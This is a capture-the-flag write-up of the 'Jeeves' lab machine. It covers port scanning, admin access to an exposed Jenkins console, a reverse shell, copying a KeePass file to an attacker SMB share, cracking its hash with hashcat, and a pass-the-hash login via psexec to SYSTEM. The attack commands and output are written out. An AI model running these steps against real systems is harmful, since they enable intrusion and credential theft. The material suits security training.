Jeeves

Synopsis

Jeeves focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common,.

Skills


- Knowledge of Windows
- Knowledge of web fuzzing techniques
- Exploitation of Jenkins
- Windows defender evasion
- Pass-the-hash attack
- Usage of alternative data streams

Exploitation


As always we start with the nmap to check what services/ports are open

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 10 1511 - 1607 (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), FreeBSD 6.2-RELEASE (86%), Microsoft Windows 10 1511 (85%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s
| smb2-time:
|   date: 2023-06-20T08:47:56
|_  start_date: 2023-06-20T08:43:45
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 445/tcp)
```


We can see two ports open, 80/HTTP and 50000/HTTP
Opening port 80/HTTP gave us the following page




And opening 50000/HTTP




Launching dirb against port 80/HTTP didn't bring any results, yet against port 50000/HTTP found a directory /askjeeves




This directory gave us immediate access as an administrator to the jenkins




As an admin on the Jenkins, we can go to the console and put our malicious code that will be executed on the system





And we got a reverse shell




Now as a user on the system, we need to find a way to escalate our privileges to the administrator

Enumeration of directories and files, found the KDBX file (password management file)

```
   Directory: C:\Users\kohsuke\Documents

ode                 LastWriteTime         Length Name
---                 -------------         ------ ----
a----         9/18/2017   1:43 PM           2846 CEH.kdbx

S C:\Users\kohsuke\Documents>
```

In order to transport this file into our attacker's machine, we mounted smb server using impacket smbserver.py




```
-a----         9/18/2017   1:43 PM           2846 CEH.kdbx


PS C:\Users\kohsuke\Documents> net use y: \\10.10.14.8\salmonella
PS C:\Users\kohsuke\Documents>


PS C:\Users\kohsuke\Documents> cd y:
PS C:\Users\kohsuke\Documents> cd : Cannot find drive. A drive with the name 'y' does not exist.
At line:1 char:1
+ cd y:
+ ~~~~~
    + CategoryInfo          : ObjectNotFound: (y:String) [Set-Location], DriveNotFoundException
    + FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.SetLocationCommand


PS C:\Users\kohsuke\Documents> net use y: \\10.10.14.8\salmonells
The command completed successfully.

PS C:\Users\kohsuke\Documents> cd y:
PS y:\>
```

We successfully mounted out network share,so now we can copy kdbx file into our attacker's machine

```
┌──(root㉿kali)-[/opt/impacket/examples]
└─# ls -al CEH*
-rwxr-xr-x 1 root root 2846 Nov  3  2017 CEH.kdbx
```


In order to open this file in keepass database, first we need a password which can be obtained in a hashed format from the file itself by using keepass2john

```
┌──(root㉿kali)-[/opt/impacket/examples]
└─# keepass2john CEH.kdbx
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48
```

And we got a hash, now the only thing that reamina is to crack this hash to get a plain text password, which we can use to access keepass database

```
└─# hashcat hash /usr/share/dirb/wordlists/common.txt -m 13400
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================

* Device #1: pthread-penryn-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 721/1507 MB (256 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
```

After a while we cracked the hash and accessed the keepass database



In the database we found multiple credentials, including NTLM hash of the administrator user, that was used to perform a pass-the-hash attack and get administrator access on the system


└─# python psexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00' -dc-ip 10.10.10.63 \Administrator@10.10.10.63
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file llZdregZ.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service wwAL on 10.10.10.63.....
[*] Starting service wwAL.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32>
1689 x 425